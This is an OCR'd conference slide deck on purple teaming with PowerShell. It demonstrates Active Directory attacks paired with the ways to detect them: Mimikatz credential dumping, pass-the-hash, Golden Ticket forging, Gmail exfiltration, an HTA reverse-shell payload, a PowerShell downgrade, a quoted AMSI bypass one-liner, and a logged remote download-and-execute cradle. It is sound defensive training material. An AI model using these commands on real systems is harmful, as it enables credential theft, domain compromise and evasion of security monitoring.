x33fcon

PowerShell for Practical Purple Teaming

Nikhil Mittal

Get-Host

- Hacker, trainer and speaker.
- Twitter - @nikhil_mitt
- Blog – http://labofapenetrationtester.com
- Creator of Kautilya and Nishang
  https://github.com/samratashok/
- Interested in Offensive Information Security, new attack vectors and methodologies to pwn systems.
- Previous Talks
  - Defcon, BlackHat, CanSecWest, Shakacon, BruCON, Troopers, HITB, DeepSec, RSA China, PHDays, EuSecWest and more.

Overview

- Traditional Red Teaming
- What is Purple Teaming?
- Why Purple Teaming?
- PowerShell
- Story One – Insider Threat Simulation
- Story Two – Client Side Attack
- Purple Team with external Red Team

Traditional Red Teaming

Image Courtesy: http://www.dailymail.co.uk/sport/article-2570835/Sports-images-day-Our-picture-editors-picks-March-1.html

Traditional Red Teaming

- Focused on stealth
  - Many red teamers guard their tools and techniques from the blue team to avoid detection of custom tools. Similarly, many blue teamers avoid discussing their detection mechanisms with the red team.
- Adversarial in nature
  - Result – Both Red and Blue teams live with assumptions and work as adversaries and thus, cannot test security controls effectively.
- Red teamers generally do not have access to enterprise tools of blue teamers and blue teamers are often unaware of techniques of red teamers.

What is Purple Teaming?

Image Courtesy: http://wpmedia.thestarphoenix.com/2016/02/saskatoon-sask-february-27-2016-0229-sports-boxing-matt-d3.jpeg

What is Purple Teaming?

- Red ~~vs~~ and Blue Team - Working together to improve the security posture of an organization.
- Focus on assessing detection and response mechanisms (getting caught) and training of Red and Blue Teams (Chris Gates)

Objectives/Advantages of Purple Teaming

- Detection and Prevention (Proactive) vs Remediation (Reactive)
- Attacks success – Training and improvement of Blue Team
- Attacks failure – Improvement of Red Team
- Red team gets to see the monitoring, detection and response mechanisms, Blue team gets to see the tools and techniques of red.

PowerShell

- Available by-default in all modern Windows OS.
- Provides access to Registry, Filesystem, Windows API, COM, Event logs etc. in a Windows platform and Active Directory Environment.
- Based on .Net framework and therefore, can be extended easily to include new functionality.

Why PowerShell?

- Red Team
  - Ability to execute attacks without touching disk.
  - Script based attacks which means hard to detect based on signatures.
  - Plenty of open source attacks tools and techniques available.
  - Capability to avoid or bypass detection mechanisms.

Why PowerShell?

- Blue Team
  - Ability to execute monitoring and detection scripts without installing agents.
  - PowerShell v5 is very good at logging traces of an attack.
  - Plenty of open source detection and response tools and techniques available.
  - Capability to constraint PowerShell.

Why PowerShell?

- Purple Team
  - Ability to demonstrate and detect real attacks easily.
  - Capability to execute and detect attacks at scale, thanks to PSRremoting.
  - Plenty of open source attack, detection and response tools and techniques available.

Purple Team Story One


1. Start as a normal non-local admin domain user (Assume Breach)
2. Look for local admin access
3. Look for a DA token/password/hash/creds
4. Use the creds to get DA access
5. Create a Golden Ticket
6. Lateral Movement
7. Exfiltration

Purple Team Story One

- Assume Breach – Internal threat simulation

"It is more likely that an organization has already been compromised, but just hasn't discovered it yet."

Microsoft Cloud Red Teaming Paper: https://gallery.technet.microsoft.com/Cloud-Red-Teaming-b837392



Purple Team Story One

- Look for Local Admin Access
  - We already have normal domain user access – Too easy? :P
  - Hunt for local admin access - The current user can be a local admin on some other box in the domain.
  - Local privilege escalation

Purple Team Story One

- Look for Local Admin Access
  - Hunt for those machines in the domain where current domain user is a local admin
  - PowerView!

```
Find-LocalAdminAccess -Verbose
```

Purple Team Story One

- Look for Local Admin Access
  - This activity generates Event 4624 (Successful Logon) and 4634 (Logoff) on all tested machines and Event 4672 (Admin Logon) on success.

```
Get-WinEvent -FilterHashtable @{Logname='Security';ID=4672} -MaxEvents 1 | Format-List –Property *
```

Purple Team Story One

- Look for Local Admin Access
  - Look for events on multiple machines

```
Invoke-Command –ScriptBlock {Get-WinEvent -FilterHashtable @{Logname='Security';ID=4672} -MaxEvents 1} –Computername (listofservers) | Format-List –Property *
```

  - WMI classes Win32_NTLogEvent and Win32_NTEventLogFile

Purple Team Story One

- Dump credentials using the local admin access.

```
Invoke-Mimikatz –Computername ops-terminalser
```

Purple Team Story One

- Dump credentials using the local admin access
  - No interesting logging, unless PowerShellv5 is installed and enhanced logging options configured.
  - Enabling Script block logging, Process Creation logging and System Wide Transcript allows to catch traces.
  - If not all, one of the measures above will help in tracing an attack.
  - See https://blogs.msdn.microsoft.com/powershell/2015/06/09/powershell-the-blue-team/

Purple Team Story One

- Dump credentials using the local admin access
  - In case of Invoke-Mimikatz execution on ops-terminalser, it is the system wide transcript which helps the most in detection.
  - This is because we are using PowerShell remoting to execute Mimikatz on the target box.

Purple Team Story One

- Dump credentials using the local admin

```
**********************
Windows PowerShell transcript start
Start time: 20170413231221
Username: OPSDC\labuser
RunAs User: OPSDC\labuser
Machine: OPS-TERMINALSER (Microsoft Windows NT 6.3.9600.0)
Host Application: C:\Windows\system32\wsmprovhost.exe -Embedding
Process ID: 1600
PSVersion: 5.1.14409.1005
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14409.1005
BuildVersion: 10.0.14409.1005
CLRVersion: 4.0.30319.34209
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
PS>     [CmdletBinding()]       Param(          [Parameter(Position = 0, Mandatory = $true)
$AssemblyBuilder.DefineDynamicModule('DynamicModule', $false)           $ConstructorInfo =
ber -MemberType NoteProperty -Name MagicType -Value $MagicType          #Enum SubSystemType
r.DefineLiteral('IMAGE_SUBSYSTEM_XBOX', [UInt16] 14) | Out-Null         $SubSystemType = $T
ARACTERISTICS_NO_SEH', [UInt16] 0x0400) | Out-Null          $TypeBuilder.DefineLiteral
```

Purple Team Story One

- Look for Domain Admin Privileges
  - We can search the domain for machines where a Domain Admin (DA) token is available.
  - PowerView


    Invoke-UserHunter –Verbose

Purple Team Story One

- Look for Domain Admin Privileges
  - Logs - Event 4624 (Successful Logon) and 4634 (Logoff) on all tested machines and Event 4672 (Admin Logon) on success

Purple Team Story One

- Look for Domain Admin Privileges
  - Detection with Microsoft ATA (Recon using SMB Session Enumeration)




Purple Team Story One

- Get DA Access

```
Invoke-Mimikatz -ComputerName ops-file
Invoke-Mimikatz -Command '"sekurlsa::pth /user:privservice /domain:offensiveps.com /ntlm:7851d4a63e8a624dfee39616c3774c83 /run:powershell.exe"'
```

Purple Team Story One

- Get DA Access



Purple Team Story One

- Create Golden Ticket

```
Invoke-Mimikatz -Command
'"lsadump::lsa /patch"' -Computername
ops-dc
Invoke-Mimikatz -Command
'"kerberos::golden /User:Administrator
/domain:offensiveps.com /sid:/sid:S-1-
5-21-325-3177237293-604223748
/krbtgt:5c1a7d30a872cac2b7a32e7857589d
97 /id:500 /groups:513
/ticket:krb_tkt.txt"'
```

Purple Team Story One


- Use Golden Ticket

```
Invoke-Mimikatz -Command
'"kerberos::ptt
C:\Users\labuser\Desktop\krb_tkt.tx
t'"
```

  - Same logs as for other lateral movement activities.
  - ATA detects Golden Ticket

Purple Team Story One

- Use Golden Ticket
  - ATA detects Golden Ticket



Purple Team Story One

- Exfiltration
  - Exfiltration of key components using Gmail (Below script from Nishang)

```
Do-Exfiltration -Data
"5c1a7d30a872cac2b7a32e7857589d97"
-ExfilOption gmail -username
psgcatlite -password
powershellchabi9988
```

  - Detection – HTTPS Interception

Purple Team Story One

- Exfiltration
  - Exfiltration of huge chunks of data – Gmail (Google Drive?), Pastebin, Github, DropBox
  - Detection – HTTPS Interception

Purple Team Story Two

- Start as a non-localadmin domain user - Client Side Attack when powershell.exe blocked with whitelisting
- Use a ICMP/HTTPS shell?
- Exfiltration

Purple Team Story Two

- Start as a normal non-localadmin domain user
  - Client Side Attack (powershell.exe blocked)
  - Check for multiple file extensions. HTA is my favorite. Nishang has a script for that

```
Out-HTA -PayloadScript .\Invoke-PowerShellTcpOneLine.ps1
```

Purple Team Story Two

- Start as a normal non-local admin domain user
  - Process creation logs (Event 4688)
  - Applocker logs (Event 8002 – allowed - is logged for PowerShell when it is blocked and executed by something like mshta.exe)
  - PowerShell transcripts will log everything as well. In fact, even when using msbuild, transcript logs things.

Purple Team Story Two

- Start as a normal non-localadmin domain user
  - In case, ICMP/HTTPS/DNS (nishang) shells are used, detection at the network level becomes a bit harder. Make sure that these protocols are monitored as well.
  - Recommended read for DNS https://blogs.technet.microsoft.com/office365security/dns-intrusion-detection-in-office-365/


Random Powershell

- PowerShell v2 does not offer enhanced logging and detection (AMSI) capabilities. Using v2 (executable or reference assemblies) for attacks is very useful.
- Simply running PowerShell with –version parameter or C# executable with reference to older assemblies can be used

```
powershell.exe –version 2
```

Random Powershell

- Windows PowerShell log Event Id 400 contains Engine version which can be used for detection.



Reference:http://www.leeholmes.com/blog/2017/03/17/detecting-and-preventing-powershell-downgrade-attacks/

Random Powershell

- If powershell.exe is blocked. .Net code can use System.Management.Automation NameSpace to load Powershell functionality.

  ```
  C:\Windows\Microsoft.NET\Framework\v4.0.30319>msbuild.exe pshell.xml
  ```

Random Powershell

- System wide transcript logs usage of the namespace

```
**********************
Windows PowerShell transcript start
Start time: 20170419181039
Username: OPSDC\termadmin
RunAs User: OPSDC\termadmin
Machine: OPS-TERMINALSER (Microsoft Windows NT 6.2.9200.0)
Host Application: MSBuild.exe pshell.xml
Process ID: 1556
PSVersion: 5.1.14409.1005
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.14409.1005
BuildVersion: 10.0.14409.1005
CLRVersion: 4.0.30319.34209
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20170419181039
**********************
PS>iex (New-Object Net.WebClient).DownloadString('http://192.168.11.2:8080/Invoke-PowerShellTcpOneLine.ps1')
>> CommandInvocation(Out-String): "Out-String"
**********************
Command start time: 20170419181054
**********************
PS>TerminatingError(Invoke-Expression): "The term 'exir' is not recognized as the name of a cmdlet, function, script file, or operabl
>> TerminatingError(Invoke-Expression): "The term 'exir' is not recognized as the name of a cmdlet, function, script file, or operabl
>> TerminatingError(Invoke-Expression): "The term 'exir' is not recognized as the name of a cmdlet, function, script file, or operabl
The term 'exir' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name
**********************
```

Random Powershell

- If PowerShell v5 is installed. AMSI can help in detection of scripts like PowerShell, VB, JScript from memory.
- Even if you load the scripts completely from memory (download cradle, encodedcommand etc.)

Random Powershell

- AMSI can be unloaded using methods like:

  amsi.dll hijack (p0wnedshell)

  `[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)` - by Matt Graeber - Event ID 4104 (Microsoft-Windows-PowerShell/Operational) – Suspicious script block logging

Purple Team with external red team

- Most Purple team models suggest an internal red team, for some very valid reasons – like adversarial approach and not sharing techniques.
- But, external red component of a Purple team brings new perspective, techniques and methodologies. You just need right team structure and terms.

Resources/References

- Chris Gates – Going Purple
  http://carnal0wnage.attackresearch.com/2016/01/purple-teaming-lessons-learned-ruxcon.html

- Chris Gates and Haydn Johnson
  https://www.slideshare.net/chrisgates/purple-teaming-the-cyber-kill-chain-practical-exercises-for-everyone-sector-2016

- Jorge Orchilles
  https://tacticaledge.co/presos/Jorge%20Orchilles%20-%20Purple%20Team%20-%20Evolving%20Red%20vs%20Blue%20-%20Tactical%20Edge.pdf

Conclusion

- Purple team aims to bring Red and Blue together to maximize the benefits of threat simulation.
- It doesn't mean an end to red teaming – both have different goals.
- Structural and work culture changes required to create an effective purple team.

Thank You

- Thanks x33fcon!

- Please provide feedback.
- Follow me @nikhil_mitt
- nikhil.uitrgpv@gmail.com
- http://labofapenetrationtester.com/